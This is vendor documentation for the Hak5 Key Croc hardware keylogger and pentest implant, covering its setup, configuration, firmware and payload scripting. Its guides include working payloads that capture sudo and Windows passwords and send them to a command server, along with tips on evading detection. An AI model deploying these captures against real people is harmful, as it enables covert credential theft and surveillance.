

Key Croc



The Key Croc by Hak5

The Key Croc is a smart keylogger and pentest implant featuring a pattern matching payload system and remote management capabilities. This documentation covers the basics of operation and deployment, accessing the Linux shell for advanced operations, Internet connectivity, software updates and payload development.



⚠ The e-book PDF generated by this document may not format correctly on all devices. For the most-to-date version, please see <https://docs.hak5.org>

Getting Started

Key Croc Basics

DEPLOYMENT

In its most basic state, the Key Croc acts as a keylogger. To deploy, simply plug the Key Croc into a computer – known herein as the target. Within a few seconds the Key Croc will boot, lighting multiple colors along the way to indicate its state (described below). If a keyboard is not attached to the Key Croc at boot, the LED indicates such with a white light. Plugging a standard IBM-PC compatible USB keyboard into the Key Croc will cause the LED to turn off and the device to enter what is known as Attack Mode. The Key Croc will then clone the hardware identifiers of the keyboard and present itself to the target as that keyboard. Keystrokes typed on the keyboard will be passed through to the target, while simultaneously saving to a log file on the Key Croc. Any active payload will execute once the target types a defined matching key sequence.

ARMING MODE

Pressing the hidden arming button on the bottom side of the Key Croc will stop the keystroke passthrough and recording. The Key Croc will enter what is known as Arming Mode, indicated by a blue blinking LED. Instead of emulating the connected keyboard, the Key Croc will now emulate both a serial device and USB flash disk – known as the udisk. Accessing this USB flash disk or udisk, with its drive label "KeyCroc", will present the operator with a number of files and folders.

Among the files and folders present on the USB flash disk is config.txt. Editing this file with a standard text editor (like Notepad on Windows, TextEdit on Mac, vim/nano on Linux) will let you configure settings such as keymap, WiFi, SSH and DNS.

Configuration

Among the files and folders present on the USB flash disk is config.txt. Editing this file with a standard text editor (like Notepad on Windows, TextEdit on Mac, vim/nano on Linux) will let you configure settings such as keymap, WiFi, SSH and DNS.

MANDATORY CONFIGURATIONS

The only mandatory configuration is the language/keymap, which by default is set to US.

```
1 # Mandatory configurations:
2 # -----
3
4 DUCKY_LANG us
5 # Specifies the keymap with the corresponding two letter json file name from the languages,
```

OPTIONAL CONFIGURATIONS

NETWORKING

```
1 WIFI_SSID [network name]
2 # Specifies the SSID of the WiFi network in which to connect.
3 # Special characters & spaces must be escaped with '\'. EX: My\ Network\!\!
4
5 WIFI_PASS [network password]
6 # Specifies the WPA-PSK passphrase for the WiFi network.
7 # Omit this value for open networks.
8 # Special characters & spaces must be escaped with '\': EX: MyP\@\$\$word\!\!
9
10 SSH [ENABLE, DISABLE]
11 # If enabled, the Key Croc will be accessible by SSH in both attack and arming modes.
12
13 DNS [address 1] [address 2]
14 # Overrides the DNS setting provided by the WiFi network's DHCP server.
```

DEVICE

```
1 VID [VID_0X<vid hex>]
2 # Overrides the cloned Vendor ID from the attached keyboard
3
4 PID [PID_0X<pid hex>]
5 # Overrides the cloned Product ID from the attached keyboard
6
7 MAN [MAN_label]
8 # Specifies the Manufacturer USB descriptor
9
10 PROD [PROD_label]
11 # Specifies the iProduct USB descriptor
```

PROTECTED ARMING MODE

```
1 ARMING_PASS [password]
2 # Requires [password] to be typed on the keyboard attached to the Key Croc to enter arming
3
4 ARMING_TIMEOUT [seconds]
5 # (OPTIONAL WITH ARMING_PASS) Defining this adds a timeout to the protected arming mode li:
6
7 # EXAMPLE:
8 # ARMING_PASS hak5croc
9 # ARMING_TIMEOUT 5
10 #
11 # This allows 5 seconds to press the button after typing hak5croc on the attached keyboard
12 # WARNING: MISCONFIGURATIONS BELOW WILL LOCK YOU OUT OF YOUR DEVICE.
```

Files and Directory Structure

- config.txt – configuration file
- upgrade.html – shortcut to software update documentation
- version.txt – current version
- docs/ – license and quick start guide
- languages/ – hosts keymap files used for recording and injection
- library/ – hosts inactive payloads
- loot/ – hosts captured keystrokes and other logs
- payloads/ – hosts active payloads
- tools/ – used to install additional packages

Default Settings

DEFAULT SETTINGS

- username: root
 - password: hak5croc
 - hostname: croc
-

LED STATUS INDICATIONS

- Green – Booting up
- Red – Error
- Cyan – Configuring WiFi per config.txt
- Magenta – Configuring Keylogger
- Blue – Arming Mode
- Yellow – Disk Full
- White – No Keyboard Detected

Getting the Key Croc Online

The Key Croc features an onboard WiFi module for connecting to nearby 2.4 GHz networks. To configure WiFi, edit the `config.txt` file on the root of the KeyCroc flash disk from Arming Mode.

The two WiFi parameters are:

- `WIFI_SSID` – the network name
- `WIFI_PASS` – the WPA-PSK password

Any characters after these variables will be used as the values. Special considerations must be made for WiFi network names and passwords containing special characters or spaces.

For example:

```
1 WIFI_SSID This is my network
2 WIFI_PASS The Password is 1337!!
```

Should be escaped:

```
1 WIFI_SSID This\ is\ my\ network
2 WIFI_PASS The\ P\@\$\$word\ is\ 1337\!\!
```

For open networks which do not require a password, omit the `WIFI_PASS` option.

To disconnect the Key Croc from a network, remove the `WIFI_SSID` and `WIFI_PASS` options, then restart the device.

By default the Key Croc is configured to attempt to obtain an IP address from a network's DHCP server. Configuring a static IP address is outside the scope of this guide, however considering its Debian base this can be achieved in a number of ways.

The DNS server may be overridden from that obtained via DHCP by using the `DNS` option in `config.txt`, in the format:

```
1 DNS x.x.x.x x.x.x.x
```

To determine the IP address obtained by the Key Croc for development purposes, see the guide on Interactive Payload Development from the Tips section of this documentation.

Configuring Cloud C²

The Key Croc can be configured to connect to a Cloud C2 instance for remote keystroke monitoring, injection, exfiltration and payload management. Learn more about this self-hosted server and download the free community edition from <https://c2.hak5.org>

To use this feature, the WiFi function must be configured from `config.txt` on the Key Croc udisk.

From the Cloud C2 device listing, click the (+) Add Device button. From the Add Device dialog, name the device, select Key Croc as the device type and click Add Device. From the new devices Overview page, click Setup to download the `device.config` file. With the Key Croc connected and in arming mode, save the `device.config` file on the root of the Key Croc udisk. Finally, safely eject the Key Croc udisk and reboot the Key Croc by unplugging and replugging the device. For additional help on using Cloud C2 server, see the Cloud C2 documentation at <https://docs.hak5.org>.

Information on using Cloud C2 functions in your payloads can be found in the Payload Development section of this documentation.

Understanding Languages

The Key Croc is capable of capturing and injecting keystrokes from various keyboard layouts – also known

as languages. Since keyboard layouts differ from country to country, this is an important consideration when deploying your Key Croc. For US-English users, the Key Croc is already configured by default for this layout.

The languages directory from the Key Croc udisk is host to a number of keymap files in json format. Named with the two letter country designation, these files map the characters seen on the screen and often printed on the keyboard with the scan codes sent by keyboard to the computer via the USB Human Interface Device specification.

For example, with the US language the letter " a " on the keyboard is mapped to the scan code " 00,00,04 ".


To set the keyboard layout, change the `DUCKY_LANG` value in the `config.txt` file on the root of the Key Croc udisk with the two letter country abbreviation listed from the languages directory.

Beginner Guides

Password Sniffing with the Key Croc — Easy, or Super Easy?

Let's face it, credentials woo clients on pentest engagements. Whether cracked password hashes or private SSH keys, these strings of would-be secret characters are golden tickets at the debrief. Now, with the [Key Croc](#), snagging credz has gone from easy to super-easy.

Even in an era with single sign-on and password managers, a recent [usenix study](#) found that the average person types some 23 passwords a day. Even better for the pentester if that's a master password! So let's find out how to dig out the needles in a haystack of logged keystrokes.



A GREAT PAYLOAD BEGINS WITH A GREAT MATCH

The most powerful [Ducky Script](#) command for the Key Croc is `MATCH`. Quite simply, whenever the user types something that matches this parameter, the payload gets triggered. That can be as simple as a string like "password" or as complex as a regular expression to weed out email addresses.

Let's imagine we want true pentest gold; root passwords. Picture this, an engineers workstation - from devops to QA. Like you, the pentester, from time to time throughout the day - root is required. Whether an apt update or moving certain files, sudo provides a convenient means to temporarily DO something as the Super User. So for our example, let's keep it simple and `MATCH` on the string "sudo"

```
1 MATCH sudo
```

THE GOOD STUFF GETS LOGGED WITH SAVEKEYS

The second most powerful Ducky Script command for the Key Croc is `SAVEKEYS`. Triggered directly after a `MATCH` statement atop a payload, this command conveniently saves just the keystrokes you care about. This can be a number of keys typed before the `MATCH` was triggered with the `LAST` argument, a number of keys typed after the `MATCH` with the `NEXT` argument, or – as introduced in Key Croc v1.3 – a number of keys `UNTIL` a string or regular expression is matched.

`SAVEKEYS UNTIL` makes it even easier to get just the goods we want. `SAVEKEYS UNTIL`, much like `MATCH`, lets you specify a simple string or complex regular expression - and like the name implies it will save the keys typed until there's a match. Using this logic, and building on our sudo password grabbing payload, let's do the following:

```
1 SAVEKEYS /root/loot/password.txt UNTIL \[ENTER\](.*?)\[ENTER\]
```

This little regular expression says, basically, save the keys until the `ENTER` key is pressed twice – and we don't care what's typed in between them. We know that the first `ENTER` key is going to be at the end of the sudo command. Next, the password is typed when prompted - hence the `(.*?)` regular expression for anything, until finally our last statement is the final `ENTER` key - confirming the password. Note the backslashes to escape the special characters, as keys like `ENTER`, `TAB`, `DELETE` and the like are surrounded by brackets in Key Croc-land.

This will generate the specified password.txt file in our loot directory once the second `ENTER` key is pressed after typing "sudo". Great - our password is now so much easier to find, and we can both immediately exfiltrate just this file as well as get an alert right in our [Cloud C2](#) dashboard using the `C2EXFIL` and `C2NOTIFY` commands. The password.txt will probably look like:

```
1 apt update[ENTER]lamepassword[ENTER]other stuff we probably don't care about
```


What's more, when using the `SAVEKEYS UNTIL` option, both the specified file (`password.txt` in this case) as well as a filtered version are saved (e.g. `password.txt.filtered`). The filtered version strips out any special key, such as `[ENTER]`, `[TAB]`, `[CONTROL]` and so on. While not necessarily helpful in this particular use case - since we're using `[ENTER]` as way to determine the privilege escalated command and the password - this is great to note for more simple password snagging payloads, like one with a `MATCH` like `\[CONTROL-ALT-DELETE\]`.

So as you might imagine, with just a little work we can flex our bash-fu to extract this gold systematically, which might be used by a staged payload down the line.

```
1 awk -F '\[ENTER\]' {'print $2'} /root/.loot/password.txt
```

And there you have it. This little gem will use `[ENTER]` as the delimiter and print the gold typed between the two `ENTER` key presses. As you might imagine, using the power of bash this could be saved to a file and exfiltrated to [Cloud C2](#), or stored in a variable for even more mischief.

PUTTING IT ALL TOGETHER

While we could end our payload after the first two commands, `MATCH` and `SAVEKEYS`, the real fun happens when we've nabbed creds. So, we'll wrap this example up with some [Cloud C2](#) goodness and save these

```
1 MATCH sudo
2 SAVEKEYS /root/.loot/password.txt UNTIL '\[ENTER\](.*?)\[ENTER\]'
3 WAIT_FOR_LOOT /root/.loot/password.txt
4 awk -F '\[ENTER\]' {'print $2'} /root/.loot/password.txt > /root/.loot/password-extracted.txt
5 C2EXFIL STRING /root/.loot/password-extracted.txt
6 C2NOTIFY INFO 'Captured Root Password'
```

In this case, the `WAIT_FOR_LOOT` command tells the payload to hold on until the specified loot file has been written. Once it has, we'll use that awk-fu to create a new file containing just the extracted password, then send it up to [Cloud C2](#) with a notification. Easy as that!

Next, using a staged payload, we could take advantage of these credentials to systematically attack the target. The sky's the limit!

New Features in Key Croc 1.3


[Key Croc](#) firmware version 1.3 is here and with it comes so very exciting new features, making the smart keylogger even smarter! You can read all about it in the official [release forum post](#), grab a copy from

downloads.hak5.org, and see the full details on each command from docs.hak5.org. Let's take a look at some of the highlights.

SAVEKEYS UNTIL

One of the greatest features of the [Key Croc](#) is the intelligent `SAVEKEYS` command. Coupled with `MATCH`, which tells a payload when to trigger, it lets you save either a set amount of keys that were typed before or after the payload is triggered.

Now, in addition to the `LAST` and `NEXT` parameters, `SAVEKEYS` introduces `UNTIL`. As the name states, this allows you to save keys to a file `UNTIL` a specified value is typed. That value can be a simple string or single key, or an entire regular expression!



```
1 #
2 # Windows Password Grabber for Key Croc
3 #
4 MATCH \[CONTROL-ALT-DELETE\]
5 SAVEKEYS /root/.loot/password.txt UNTIL \[ENTER\]
6
7 WAIT_FOR_LOOT /root/.loot/password.txt
8
9 C2EXFIL STRING /root/.loot/password.txt.filtered
10 C2NOTIFY INFO 'Captured Target Password'
11
```


```
1 MATCH sudo
2 SAVEKEYS /root/.loot/password.txt UNTIL \[ENTER\](.)*\[ENTER\]
3
4 WAIT_FOR_LOOT /root/.loot/sudo-pass.txt
5 C2EXFIL STRING /root/.loot/sudo-pass.txt.filtered PASSWD
6 C2NOTIFY INFO 'Captured Target Sudo Password'
```

For example, in this payload is executed when the user types " `sudo` ". Then it saves the keys typed to the `password.txt` file until the `ENTER` key is pressed twice. Magic!

This feature was born out of a pull request to the Key Croc payload repository by none other than Hacker's own [OxDade](#). He wanted the ability to protect the Key Croc from entering arming mode with the push button by any would-be Blue Teamers when deploying the Key Croc on a Red Team engagement.

The solution was an elegant system whereby a password would need to be typed on the attached keyboard before the button could be pressed, otherwise the Key Croc would not enter arming mode as usual.

We liked the idea so much that we rolled it into the official firmware. You can now specify an arming mode password with `ARMING_PASS` in your `config.txt`. Likewise if you'd like to set a window of time in which the button must be pressed after the password is typed, add `ARMING_TIMEOUT`. Thanks for the contribution [OxDade](#)!

A screenshot of a text editor window titled "config.txt". The window contains the following text:

```
#!/bin/bash
#
#      _^^_
#  --->====<^^..
#      "    "    Key Croc by Hak5
#
DUCKY_LANG us

WIFI_SSID EvilServerCo
WIFI_PASS lamepassword
SSH ENABLE

MAN MAN_Hak5
PROD PROD_KeyCroc

ARMING_PASS ilike2mubixmubix
ARMING_TIMEOUT 5
```

NEW DUCKY SCRIPT COMMANDS

A host of new Ducky Script commands have been added, making power payloads even easier to write.

NATIVE DUCKY SCRIPT FROM FILES

`QUACKFILE` (alias `QFILE`) – with this you specify a separate text file containing Ducky Script that 1. doesn't need each command prefixed with `QUACK` and 2. doesn't require any bash special character escaping! Perfect for large blocks of text, and adding support out of the box for so many of the existing payloads for the [USB Rubber Ducky](#)!

RUN-ONCE AND MULTI-STAGE PAYLOADS

`ENABLE_PAYLOAD` and `DISABLE_PAYLOAD` now let you either enable or disable a payload systematically from within your payload. For example, if you only want a payload to run once, after you've ensured that the desired loot has been obtained you can issue `DISABLE_PAYLOAD file-name.txt` followed by `RELOAD_PAYLOADS` and it won't run again.

Similarly you can use `ENABLE_PAYLOAD file-name.txt` followed by `RELOAD_PAYLOADS` commands to have your first stage activate a second stage!

CHECKING FOR HUMANS

`WAIT_FOR_KEYBOARD_ACTIVITY` and `WAIT_FOR_KEYBOARD_INACTIVITY` are new commands that let you know if the human operator is present, or likely AFK. You can specify a timeout and optional interval.

With `WAIT_FOR_KEYBOARD_INACTIVITY` you can ensure that after a payload has triggered, it doesn't continue until a set amount of time has elapsed since there was any keyboard activity.

Likewise `WAIT_FOR_KEYBOARD_ACTIVITY` can be used to pause a payload that's triggered until the human operator starts typing.

WAITING FOR LOOT!

Timing is everything. When writing a simple payload like the Windows password grabber in the above screenshot, you'll likely want to do something with the loot captured. In the case of this simple example payload, we trigger when the user hits Control+Alt+Delete. Then we save whatever keys the user types to a loot file until they press enter. But how do we know when we have said loot? Enter `WAIT_FOR_LOOT`. This new command will pause the payload from continuing until the specified file has been created.

What if you're appending to an existing file? In that case you can specify an interval in seconds after the file name, and the payload will pause until the loot file stops growing in size. Perfect for exfiltrations!

Pro tip: When exfiltrating a large directory of files, set your payload to `WAIT_FOR_LOOT done.txt`. Then in your exfiltration script, make sure that when your copy command has completed, you create new file called " `done.txt`". Voila!





NEW ATTACKMODE OPTIONS

One of the nice things about the Key Croc is that it will automatically clone the Vendor ID (VID) and Product ID (PID) of the attached keyboard. You'll see this in the current working ATTACKMODE if you cat the file `/tmp/mode` as `VID_xxxx` and `PID_xxxx` options.

Now you can override the cloning by specifying `VID` and `PID` with the same `ATTACKMODE` format from your `config.txt`. Now the Serial Number (`SN_xxxx`), Manufacturer (`MAN_xxxx`) – which have always been available to set from the `ATTACKMODE` command – can be specified from `config.txt`.

Additionally, we've introduced `PROD` for `iProduct` – the USB descriptor which tells the target computer a brief string about what it is. If you've ever seen the Key Croc enumerate as an `RNDIS Gadget`, it's coming from this value. So if you wanted to, you could add the following to your `config.txt`

```
1 MAN MAN_Hak5
2 PROD PROD_KeyCroc
3 SN SN_1337
```

Ok, so the serial number is made up but the first two are true. Use your imagination for these values on your next pentest.

New Variables for use in Payloads

There's a lot that the Key Croc can tell about itself and the target which make for richer payload experiences. One obvious one would be the IP address of the target computer when using an Ethernet `ATTACKMODE` like `RNDIS_ETHERNET` for Windows targets, or `ECM_ETHERNET` for Linux/Mac targets (or my favorite, `AUTO_ETHERNET` which will try both).

Previously to get the target's IP address you could `cat`, `grep`, `sed` and `awk` the `dhcp.leases` file – but now you can simply issue `GET_VARS` in your payload and it'll export a plethora of variables. One of my favorites is `$TARGET_HOSTNAME`, which would be the name of the computer - perfect for naming loot files.

```
2 WIF
3 MAN
4 PROD
5 HOST_IP
6 TARGET_IP
7 TARGET_HOSTNAME
```

NEW SCRIPTS AND FRAMEWORK FUNCTIONS

There are a ton of features specific to the Key Croc payload framework which can now be sourced and used in your payload. For instance, if you want to systematically change WiFi settings, change language/keymap, or manage the udisk. To get a full list of the available functions and what they do, issue the `GET_HELPERS` command from a shell on the Key Croc.

That's just one of the new script, which compliment the intuitively named `WAIT_FOR_ARMING_MODE` , `WAIT_FOR_BUTTON_PRESS` , and `ARMING_MODE` .

Those are just some of the awesome new features that await with Key Croc version 1.3. You can find full documentation for all of the commands at docs.hak5.org.

So, what would you like to see in 1.4? Let us know on the [forums!](#)

Payloads and Loot

Payload Primer

While the Key Croc may act as an ordinary passive keylogger, silently recording keystrokes to log files or streaming them in real time over the Internet to a Cloud C2 server – it's strength as a pentest implant lies in its payload capabilities.

Payloads may perform a number of functions, from automated keystroke analysis to notifying the pentester of a matching key sequence to performing advanced active attacks against the target by emulating multiple trusted USB devices.

Similar to the Bash Bunny, the Key Croc payload framework builds on the versatility of Bash, while providing simple helpers as part of the Key Croc language to facilitate basic functions. These functions include pattern-matching for payload execution, saving keys before and after the pattern is matched, injecting keystrokes into the target, emulating additional USB devices like Ethernet, serial and USB mass storage, and controlling the multi-color LED.

The section on Payload Development in this documentation includes a comprehensive guide to these functions, as well as best practices and tips for writing, testing and publishing payloads.

Getting Payloads

Example payloads illustrating some of the functionality of the Key Croc can be found from the library directory on the udisk.

Additionally, Hak5 hosts a forum and software repository home to many community contributed payloads which may be downloaded for your convenience from <https://github.com/hak5/keycroc-payloads>

Activating and Deactivating Payloads

HOW TO ACTIVATE PAYLOADS

Payload files, named with either .txt or .sh file extensions, will be activated if they reside in the payloads directory on the udisk. Simply put, copying an example payload file from the library folder to the payload folder will activate the payload the next time the Key Croc is booted (or if the `RELOAD_PAYLOADS` command is run).

Payloads may also be activated by using the `ENABLE_PAYLOAD` command.

HOW TO DEACTIVATE PAYLOADS

Similar to activation, a payload may be deactivated by moving it from the payloads directory on the udisk.

Additionally, if a payload contains "`DISABLED .`" at the beginning of its file name, it will not be executed when its `MATCH` is detected.

Payloads may also be deactivated by using the `DISABLE_PAYLOAD` command.

Loot

In classic Hak5 fashion, the recorded keystrokes and other log files saved on the Key Croc can be found in the loot directory on the udisk. Payloads may save additional logs and other data to this loot directory. The Key Croc keylogging system saves two files by default:

- `croc_raw.log` – these are the recorded keystrokes in scan code format
- `croc_char.log` – these are the recorded keystrokes in a human readable format derived from keymap language file specified by `DUCKY_LANG` in `config.txt`

Additionally, the payload framework will save a log entry to a `matches.log` file every time a payload is executed by a pattern match.

Technical note: While in Attack Mode, logs and optionally other data from additional payloads are written to `/root/loot`. When entering Arming Mode, the contents of `/root/loot` are synchronized with the loot

directory on the USB Flash Disk at `/root/udisk/loot` . See the guide on Understanding the Key Croc

Advanced Usage

Serial Console Access

The Key Croc features a dedicated serial console from its arming mode. From serial, its Linux shell may be accessed.

SERIAL CONSOLE SETTINGS

- 115200/8N1
- Baud: 115200
- Data Bits: 8
- Parity Bit: No
- Stop Bit: 1

CONNECTING TO THE SERIAL CONSOLE FROM WINDOWS

Find the COM# from Device Manager > Ports (COM & LPT) and look for USB Serial Device (COM#).
Example: COM3

Alternatively, run the following powershell command to list ports:

```
1 [System.IO.Ports.SerialPort]::getportnames()
```

Open PuTTY and select Serial. Enter COM# for serial line and 115200 for Speed. Click Open.

Download PuTTY from <http://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>

CONNECTING TO THE SERIAL CONSOLE FROM LINUX

Find the Key Croc device from the terminal

```
1 ls /dev/tty*" or "dmesg | grep tty
```

Usually on a Linux host, the Key Croc will register as either `/dev/ttyUSB0` or `/dev/ttyACM0` . On an OSX/macOS host, the Key Croc may register as `/dev/tty.usbmodemch000001` .

Next, connect to the serial device using screen, minicom or your terminal emulator of choice.

If the screen application is not installed it can usually be found from your distribution package manager.


```
1 sudo apt install screen
```

Connecting with screen

```
1 sudo screen /dev/ttyACM0 115200
```

Disconnect with keyboard combo: CTRL+a followed by CTRL+\

CONNECTING TO THE SERIAL CONSOLE FROM MAC

MacOS users may follow the same recommendations for connecting to the Key Croc serial console as Linux users.

Many MacOS specific applications exist for connecting to and managing serial connections however, with Serial 2 by Decisive Tactics being a favorite. See <https://www.decisivetactics.com/products/serial/>

Updating the Firmware

The Key Croc ships with a basic key-logging firmware. Unlock additional features like [Cloud C2](#), advanced keystroke injection and payloads by following this guide.

STEP 1: DOWNLOAD THE LATEST FIRMWARE

[Download the latest Key Croc firmware](#) from downloads.hak5.org. Do not extract the .tar.gz archive (Safari users: [disable automatic unzipping](#)). Do not proceed until the file checksum has been verified against the SHA256 listed from the download site as a damaged file will corrupt the device.

STEP 2: CONNECT THE KEY CROC IN ARMING MODE

Plug the Key Croc into your computer. After 30 seconds, press the arming button with a paperclip or similar. The LED will blink blue, and a KeyCroc USB flash drive will appear on your computer.

STEP 3: COPY THE FIRMWARE TO THE KEY CROC

Copy the downloaded .tar.gz upgrade file to the root of the KeyCroc drive. When the firmware file copy is complete, **safely eject** the KeyCroc drive.

STEP 4: UNPLUG AND REPLUG THE KEY CROC

Unplug and replug Key Croc. The LED will show a red/blue pattern for about 10 minutes. **DO NOT unplug the Key Croc** during this process as doing so irreparably damages the device.

When the firmware upgrade is complete the device will reboot, indicated by a green LED. Your Key Croc is now up to date. If the Key Croc does not automatically reboot, wait 5 minutes after the LED has turned off, then unplug and replug. Version may be verify form version.txt on the root of the KeyCroc flash disk.

Factory Reset

In the extreme case that the Key Croc has become permanently inaccessible or inoperative, there is a quick method for recovery using a special boot pattern.

1. Hold the arming mode button with a paperclip, SIM card tool or similar instrument.
2. While holding the arming mode button, plug the Key Croc into a USB port and unplug it immediately after the green LED turns white.
3. Repeat step #2 three times while holding the arming mode button.
4. Finally, plug the Key Croc into a USB port a 4th time when the green LED turns to an alternating red/blue pattern, release the arming mode button.
5. This process will take 5-10 minutes. When the firmware recovery has completed, the Key Croc will reboot, indicated by the green LED.

Technical note: This process will replace the primary boot partition with a copy of firmware version 1.0 kept on a backup partition. If the backup partition has been damaged, this process will fail.

Writing Payloads

Key Croc Payload Development

Key Croc payloads are easy to write with Ducky Script. They can be written in any standard text editor. From notepad on Windows to TextEdit on a Mac – even nano on Linux, the best text editor ever. These simple ascii files are processed by the Key Croc's payload framework. Payloads execute when the target types specified patterns of keystrokes. A payload can be as simple as saving keystrokes of interest, to an advanced array of attacks using multiple device emulation modes, complex pentest frameworks and specialized exploits.

Multiple payloads, each with a unique file name, may be loaded simultaneously from the Key Croc's udisk payloads folder.

In addition to Ducky Script, the Key Croc payloads are executed with bash. which means they can leverage this powerful shell scripting language. For example, conditional statements can be used to construct decision trees based on events, and text processing tools can be used to systematically extract typed key sequences of interest – storing them in variables for use later in the payload.

Payloads can take advantage of a number of Key Croc commands, in addition to the standard Linux tools, additional pre-installed tools like nmap and smbclient, or the optionally installed tools like metasploit, responder and impacket.

The MATCH Command

`MATCH` specifies a string or regular expression that may be typed on the keyboard connected to the KeyCroc to trigger the payload's execution.

MATCH STRINGS

A simple string, such as "hello", may be used as a match.

```
1 MATCH hello
```

The payload code following this `MATCH` command will be executed when the target types "hello".

MATCH MULTIPLE STRINGS

Multiple strings may be specified with this simple regular expression.

```
1 MATCH (root|admin|mubix)
```

In this case, the payload code following the `MATCH` command will be executed when the target types either "root" or "admin" or "mubix".

MATCH REGULAR EXPRESSIONS

Complex patterns may be specified using regular expressions.

```
1 MATCH [0-9]{5}(?:-[0-9]{4})?
```

In this case, the payload code following the `MATCH` will execute when the target types numbers which represent an American ZIP (postal) code.

Regular expressions should be in Python Regex format and should omit start and end line indicators as the `MATCH` pattern will be checked against a continuous stream of keystrokes. For example:

- `MATCH dallas` – correct usage
- `MATCH ^dallas$` – incorrect usage

The [regex101.com](https://www.regex101.com) is a recommended third party resource for testing regular expressions in Python format.

MATCH KEY COMBINATIONS

Any key combination defined in the language file (e.g. `udisk/languages/us.json`) may be used as a `MATCH`. Keep in mind, since `MATCH` expects a regular expression, escaping may be necessary. For example:

- `MATCH \[CTRL-ALT-DELETE]` – correct usage
- `MATCH [CTRL-ALT-DELETE]` – incorrect usage

ADDITIONAL MATCH CONSIDERATIONS

When the target types a pattern which matches the defined `MATCH` command in a payload, two important things happen.

First, a timestamped log entry is appended to the `matches.log` file. This file, like other loot, is stored in `/root/loot` while in Attack Mode, then synchronized with `/root/udisk/loot` when entering Arming Mode.

Second, the variable `$loot` will become available for use in the payload, containing the pattern which triggered the match.

